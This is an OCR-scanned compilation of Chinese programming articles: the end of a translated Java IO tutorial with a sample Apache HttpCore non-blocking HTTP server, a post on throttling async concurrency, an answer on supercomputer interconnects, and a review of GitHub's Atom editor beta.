133    // Handle write failure.....
134   }
135
136}
137
138public class SessionState {
139
140   private Map<String, String> sessionProps =
141       new ConcurrentHashMap<String, String>();
142
143    public String getProperty(String key) {
144        return sessionProps.get(key);
145    }
```

```
146     public void setProperty(String key, String value) {
147         sessionProps.put(key, value);
148     }
149
150}
151
152
153
154
155
```

每种类型的事件完成（接受、读、写）都会被一个单独的完成处理器 handle，这个处理器实现了 CompletionHandler 接口（Accept/ Read/ WriteCompletionHandler 等）。状态过渡被管理在这些连接处理器中。额外 SessionState 参数可以被用于 hold 客户端的 session，待定的状态就可以跨这一系列的完成事件了。

NIO 框架(HTTP 核心)

如果你在考虑实现一个 NIO 的 HTTP 服务器，你有福了。Apache HTTPCore 包对使用 NIO 处理 HTTP 流量提供了优秀的支持。API 在内置的用 NIO 对付 http 请求处理层之上提供了高层次的抽象。下面给出一个最小化的非阻塞 Http 服务器实现，任何的 GET 访问都会返回一个样本输出。

```
1public class NHttpServer {
2
3   public void start() throws IOReactorException {
4     HttpParams params = new BasicHttpParams();
5     // Connection parameters
6     params.
7       setIntParameter(
```

```
8           HttpConnectionParams.SO_TIMEOUT, 60000)
9       .setIntParameter(
10          HttpConnectionParams.SOCKET_BUFFER_SIZE, 8 * 1024)
11      .setBooleanParameter(
12          HttpConnectionParams.STALE_CONNECTION_CHECK, true)
13      .setBooleanParameter(
14          HttpConnectionParams.TCP_NODELAY, true);
15
16  final DefaultListeningIOReactor ioReactor =
17      new DefaultListeningIOReactor(2, params);
18  // Spawns an IOReactor having two reactor threads
19  // running selectors. Number of threads here is
20  // usually matched to the number of processor cores
21  // in the system
22
23  // Application specific readiness event handler
24  ServerHandler handler = new ServerHandler();
25
26  final IOEventDispatch ioEventDispatch =
27      new DefaultServerIOEventDispatch(handler, params);
28  // Default IO event dispatcher encapsulating the
29  // event handler
30
31  ListenerEndpoint endpoint = ioReactor.listen(
32      new InetSocketAddress(4444));
33
34  // start the IO reactor in a new separate thread
    Thread t = new Thread(new Runnable() {
```

```
35          public void run() {
36              try {
37                  System.out.println("Listening in port 4444");
38                  ioReactor.execute(ioEventDispatch);
39              } catch (InterruptedIOException ex) {
40                  ex.printStackTrace();
41              } catch (IOException e) {
42                  e.printStackTrace();
43              } catch (Exception e) {
44                  e.printStackTrace();
45              }
46      }
47      });
48      t.start();
49
50      // Wait for the endpoint to become ready,
51      // i.e. for the listener to start accepting requests.
52      try {
53          endpoint.waitFor();
54      } catch (InterruptedException e) {
55          e.printStackTrace();
56      }
57  }
58
59  public static void main(String[] args)
60      throws IOReactorException {
61      new NHttpServer().start();
    }
```

```
62
63}
64
65public class ServerHandler implements NHttpServiceHandler {
66
67  private static final int BUFFER_SIZE = 2048;
68
69  private static final String RESPONSE_SOURCE_BUFFER =
70  "response-source-buffer";
71
72  // the factory to create HTTP responses
73  private final HttpResponseFactory responseFactory;
74
75  // the HTTP response processor
76  private final HttpProcessor httpProcessor;
77
78  // the strategy to re-use connections
79  private final ConnectionReuseStrategy connStrategy;
80
81  // the buffer allocator
82  private final ByteBufferAllocator allocator;
83
84  public ServerHandler() {
85    super();
86    this.responseFactory = new DefaultHttpResponseFactory();
87    this.httpProcessor = new BasicHttpProcessor();
88    this.connStrategy = new DefaultConnectionReuseStrategy();
      this.allocator = new HeapByteBufferAllocator();
```

```
89 }
90
91 @Override
92 public void connected(
93     NHttpServerConnection nHttpServerConnection) {
94     System.out.println("New incoming connection");
95 }
96
97 @Override
98 public void requestReceived(
99     NHttpServerConnection nHttpServerConnection) {
100
101     HttpRequest request =
102         nHttpServerConnection.getHttpRequest();
103     if (request instanceof HttpEntityEnclosingRequest) {
104         // Handle POST and PUT requests
105     } else {
106
107         ContentOutputBuffer outputBuffer =
108             new SharedOutputBuffer(
109                 BUFFER_SIZE, nHttpServerConnection, allocator);
110
111         HttpContext context =
112             nHttpServerConnection.getContext();
113         context.setAttribute(
114             RESPONSE_SOURCE_BUFFER, outputBuffer);
115         OutputStream os =
                 new ContentOutputStream(outputBuffer);
```

```
116
117     // create the default response to this request
118     ProtocolVersion httpVersion =
119     request.getRequestLine().getProtocolVersion();
120     HttpResponse response =
121       responseFactory.newHttpResponse(
122         httpVersion, HttpStatus.SC_OK,
123         nHttpServerConnection.getContext());
124
125     // create a basic HttpEntity using the source
126     // channel of the response pipe
127     BasicHttpEntity entity = new BasicHttpEntity();
128     if (httpVersion.greaterEquals(HttpVersion.HTTP_1_1)) {
129       entity.setChunked(true);
130     }
131     response.setEntity(entity);
132
133     String method = request.getRequestLine().
134       getMethod().toUpperCase();
135
136     if (method.equals("GET")) {
137       try {
138         nHttpServerConnection.suspendInput();
139         nHttpServerConnection.submitResponse(response);
140         os.write(new String("Hello client..").
141           getBytes("UTF-8"));
142
              os.flush();
```

```
143                 os.close();
144             } catch (Exception e) {
145                 e.printStackTrace();
146             }
147         } // Handle other http methods
148     }
149 }
150
151 @Override
152 public void inputReady(
153         NHttpServerConnection nHttpServerConnection,
154         ContentDecoder contentDecoder) {
155         // Handle request enclosed entities here by reading
156         // them from the channel
157 }
158
159 @Override
160 public void responseReady(
161         NHttpServerConnection nHttpServerConnection) {
162
163     try {
164         nHttpServerConnection.close();
165     } catch (IOException e) {
166         e.printStackTrace();
167     }
168 }
169
    @Override
```

```
170  public void outputReady(
171      NHttpServerConnection nHttpServerConnection,
172      ContentEncoder encoder) {
173      HttpContext context = nHttpServerConnection.getContext();
174      ContentOutputBuffer outBuf =
175        (ContentOutputBuffer) context.getAttribute(
176            RESPONSE_SOURCE_BUFFER);
177
178      try {
179          outBuf.produceContent(encoder);
180      } catch (IOException e) {
181          e.printStackTrace();
182      }
183  }
184
185  @Override
186  public void exception(
187      NHttpServerConnection nHttpServerConnection,
188      IOException e) {
189      e.printStackTrace();
190  }
191
192  @Override
193  public void exception(
194      NHttpServerConnection nHttpServerConnection,
195      HttpException e) {
196      e.printStackTrace();
      }
```

```
197
198 @Override
199 public void timeout(
200     NHttpServerConnection nHttpServerConnection) {
201     try {
202         nHttpServerConnection.close();
203     } catch (IOException e) {
204         e.printStackTrace();
205     }
206 }
207
208 @Override
209 public void closed(
210     NHttpServerConnection nHttpServerConnection) {
211     try {
212         nHttpServerConnection.close();
213     } catch (IOException e) {
214         e.printStackTrace();
215     }
216 }
217
218}
219
220
221
222
223
```

224

225

IOReactor 类将基础地包装了分配器定义，靠的是 ServerHandler 的实现来处理就绪事件。

Apache Synapse（一个开源的 ESB）包括了一个好的实现，此实现是个 NIO 基础的 HTTP 服务器，在其中 NIO 被用于扩展每个实例接巨量客户端，但又不会使内存随时间上涨。实现也包括了不错的 debug 和服务器统计收集算法，还集成了 Axis2 传输框架。可以在［1］中找到。

结论

（哎呀妈呀，作者话好多，不过很透彻，不得不服—54chen 注～～54chen.com 译）

IO 上有许多的选项可以做，可影响到服务器的扩展性和性能。上面的每种 IO 都有利有弊，做决定时要考虑扩展性和性能特征，以及利于管理。得到结论，长篇一张关于 IO。尽管提建议、改正和你想的评论。所有提及的 clients 代码都可以从这里下载。

参考文献

过程中有许多文献一眼就过了，下面是有趣的一些。

[1] http://www.ibm.com/developerworks/java/library/j-nio2-1/index.html

[2] http://www.ibm.com/developerworks/linux/library/l-async/

[3] http://lse.sourceforge.net/io/aionotes.txt

[4] http://wknight8111.blogspot.com/search/label/AIO

[5] http://nick-black.com/dankwiki/index.php/Fast_UNIX_Servers

[6] http://today.java.net/pub/a/today/2007/02/13/architecture-of-highly-scalable-nio-server.html

[7] Java NIO by Ron Hitchens

[8] http://www.dre.vanderbilt.edu/~schmidt/PDF/reactor-siemens.pdf

[9] http://www.cs.wustl.edu/~schmidt/PDF/proactor.pdf

[10] http://www.kegel.com/c10k.html

[*] 读过就想翻是病，得治。翻得匆忙，有错误的地方麻烦指出修正。

原文地址：http://2014.54chen.com/blog/2014/03/12/io-demystified/?utm_source=tuicool

异步编程语言的常见坑

天生支持异步编程的语言如 NodeJS, Golang 等, 创建一个异步 routine 的成本非常小, 这确实是一个非常方便的功能. 比如用在网络爬虫程序的开发, 对于每一个要抓取的 URL 就启动一个 routine, 类似启动一个线程, 既能充分利用 CPU 多核, 代码也很简洁.

正因为太方便, 所以常常被滥用, 并引发许多严重坑. 下面分析一下.

1. 拖垮了所依赖的服务

写异步编程的程序员是爽了, 但维护数据库的 DBA 却要哭了. 异步编程程序员每一个查询可以轻松的异步, 但数据库的处理能力就那么多, 最直接的后果是数据库挂了. 回到网络爬虫的例子, 如果爬虫本身不做控制, 可能就把对方的网站拖垮了.

2. 用完了 socket 连接数

一般的异步编程语言的 runtime 会对每个程序只起一个进程, 每一个进程的最大连接数是有限制的, 比如一般的桌面系统是 256, 所以, 虽然异步的成本很小, 但很快就会用完 socket 连接数, 想再增加并发也增加不了了. 而且, 用完了最大连接数, 还经常会触发其它严重的问题.

3. 用完了本机端口

这个坑和前一个有些类似. 常见的程序一般只连一台数据库服务器的一个实例, 这样, 程序最多只能连 3 万多个连接, 这时端口就会被用光, 因为操作系统一般从 3 万多开始分配临时端口号, 最大 65535. 如果并发太多导致保持了太多的网络连接, 这时, 你就会看到你的异步编程开发出来的程序报错: Cannot assign requested address. 这时, 整个操作系统都会受不良影响!

如何解决?

其实, 要解决这些坑, 必须异步变同步. 什么? 异步变同步?

其实, 就是通过一个同步队列, 控制一下异步的并发量. 所以, 异步编程是和队列(排队)紧密相连, 如果你的异步编程没有用到队列, 那么你的程序就必然存在隐患! 除非你能确保异步调用不会爆炸性增长. 这是一条真理!

例如网络爬虫的例子, 为了控制抓取的并发量, 就要通过某种策略, 把要抓取的 URL 放到队列

中，控制在队列中同时存在的同一个域名的 URL 数量，然后再异步地从这个队列领取 URL 进行抓取，这就不会把别人的网站拖垮了.

不过，具体用哪个策略，是和业务相关的. 其实这个策略的实现，开发的工作量不一定小，有时，异步不异步根本解决不了太大的问题，这个策略才是工作量的大头.

原文地址：http://www.ideawu.net/blog/archives/790.html?utm_source=tuicool

理论上一个超级计算机的 CPU 数量有限制吗？

超级计算机可不是拼谁的 CPU 多。计算能力也不是能够累加的。超级计算机的建造的难点还是在内部的互联结构，就是那个能够把上万个 CPU 调度起来协同工作的通信网络，而建造这样的一个互联网络也是需要很多的节点和计算资源的。

以三年前世界第一的超级计算机走鹃（IBM Roadrunner）为例，走鹃使用了 12960 个 PowerXCell 8i 作为计算节点，然后每两个 Cell 需要配上一个双核的 Operon 专门用来作 IO。这三个东西每一个是一个刀片（Blade），在加上一个扩展部分用来放其他东西的一个四个刀片组成一个被称为 Triblade 的东西。180 个 Triblade 连在一起组成一个 CU（Connected Unit），此外，每个 CU 还有 12 个用于控制文件系统的 IO 节点，每个有 2 个 Operon。每个 CU 合计有 720 个 Cell 和 360+24 个 Operon。

这样的 CU 一共有 18 个，共计 12960 个 Cell 和 6480+432 个 Operon，通过一个 2 阶互联网络，也就是一堆交换机，连接起来。这一堆交换机一个 3456 个节点。另外还需带上 216 个千兆以太网 IO 节点。合计嘛，自己算吧，反正是好多东西。

从这些数字我们可以看出来，用于通信和互联的节点在整个系统中占有比较大的比例的，所以，互联结构对于超级计算机而言是非常重要的，而且会限制这个超级计算机的规模。如果要增加参与计算的节点数，则有可能会使得互联网络的结构变得异常的复杂，甚至可能要设计新的互联结构来满足需求。所以超级计算机不是单纯的 CPU 的积累，而是一个非常有技术含量的工作。

以下是一个走鹃的官方资料，希望你通过这个材料自己也能造一个这样的东西。

原文地址：http://www.zhihu.com/question/19992136/answer/13588347?utm_source=tuicool

试用 Atom，Github 的开发神器


在开发编辑器相争的领域，我们看到了不少的更新换代。最后一次使 Web 开发界轰动的编辑器，非 Sublime Text 莫属了，特别是在 Package Control 出现之后，更为其增添了不少光彩，它提供了完美的包管理功能，使用户能够方便的安装管理各种插件。

如今，Github 开始坐不住了，它发布了一款新的编辑器的 Beta 版，名字叫做 Atom，誓要刮起 Web 开发界的一场新风暴。我有幸拿到了 Beta 版本的程序，接下来我要为你们展示这个编辑器究竟提供了什么样的功能。还有一件事需要提醒的是，此编辑器的文档甚是匮乏，所以有些功能需要一探究竟才能知道它使干什么用的，不过没关系，下面我将各个重要的功能给你们一一道来。

一个为 21 世纪所创造的可配置编辑器

首先我们要知道的是，这只是一个 Beta 版本，有好多特性在接下来的版本会被修改，或者还有些在最终版本中根本不会出现。比如，我就发现我没有找到使用一个文件夹创建工程的功能，这对我很重要。不过没关系，这个 Beta 版本已经大致可以用了。

接下来我们要说的是，这个编辑器完全是使用 Web 技术构建的。比如，底层依赖的架构是 Chromium(Google Chorome 的开源项目)，使得每一个窗口都是本地渲染的网页。为什么不只是创建一个基于浏览器的 IDE 呢，比如 Cloud9IDE？因为，即使很多功能都使用了基本的浏览器 API，但是对于需要文件系统访问权的编辑器来说仍有许多限制，所以把它做成一个桌面应用，就好多了。



[+]查看原图


你可以看到 Chromium 开发这工具在编辑器里出现，并且高亮显示了编辑器里的一个元素。虽然在编辑器里可以使用 Chrome 开发工具随便修改代码的内容和样式是十分怪异的，但我只是为了说明这个编辑器是基于 Web 技术的。

除此之外，他们（Atom 的开发者）还把 Node.js 加了进来，为的是方便文件操作、可扩展的包管理(npm)，使得 Atom 变得高度可定制化，你可以随意安装各种 npm 包来扩展编辑器的功能。

最后，一段话说明他们为什么使用 Web 技术来构建这款编辑器：

With the entire industry pushing web technology forward, we're confident that we're building Atom on fertile ground. Native UI technologies come and go, but the web is a standard that can only becomes more capable and ubiquitous with every passing year. We're excited to dig deeper into its toolbox.

当你第一次使用 Atom 的时候，你会发现它像极了 Sublime，在视觉上很有冲击力。



[+]查看原图

首先我要检查的是语言支持，虽然我平时主要使用 JavaScript，但是我还是希望他将来能够支持 Ruby on Rails（不只是 Ruby，最好还要支持 Rails 框架啊）。它现在支持的语言有：


86 Python

87 CoffeeScript

88 Go


89 Sass

还有一些其他的。



与我所见过的其他编辑器相比，Atom 的语言支持已经算是覆盖的很全面了。

不过与支持的语言相比，Atom 更出色的是它的代码补全（也叫 snippets），它可以使你只输入少量代码来完成大量的编程工作。



[+]查看原图

比如，如果我输入 ife 然后按 **tab**，我会得到以下代码：

```
if (true) {

} else {

}
```

或者简单的输入一个小写的 f 然后按 **tab**，它将给我创建一个匿名函数的基本框架：

```
function () {

}
```

这些功能在 TextExpander 和其他编辑器里已经有好一段时间了，所以很高兴看到有一天 Github 也能拥有这些功能。

可自定义

在 Sublime 中（即使是 v3）有一件事特别使我厌烦的，就是好多配置都要手工输入和调整。在 Atom，好像所有的设置都可以通过设置面板来更改配置，以下就是一些你可以通过设置面板来配置

的属性：


91 字体和大小

92 代码行号

93 主题


94 包管理

当然你也可以很轻松的禁用掉已安装的包。



[+]查看原图

个性化编辑器是许多程序员所要做的第一件事，尤其是一个你每天都要使用的主题。Atom 默认自带了五个主题，包括浅色系和深色系的，通过包管理，你还可以增加许多主题来迎合你的品味。



[+]查看原图

我非常开心"Monokai"主题默认就自带了，它是我个人比较喜欢的。

现在，记得我之前提到过的所有窗口都是使用网页渲染，可以直接在 Atom 编辑器里呼出开发者工具码？好了，它意味这你可以随便自定义你的编辑器主题和样式，因为你可以通过审查元素，找到编辑器各部分的样式表。Atom 允许你通过 LESS 样式表（style.less）自定义风格，你可以全权控制你的编辑器。编辑样式表很简单，只要找到菜单 Atom > Open Your Stylesheet，并做你想要的修改即可。

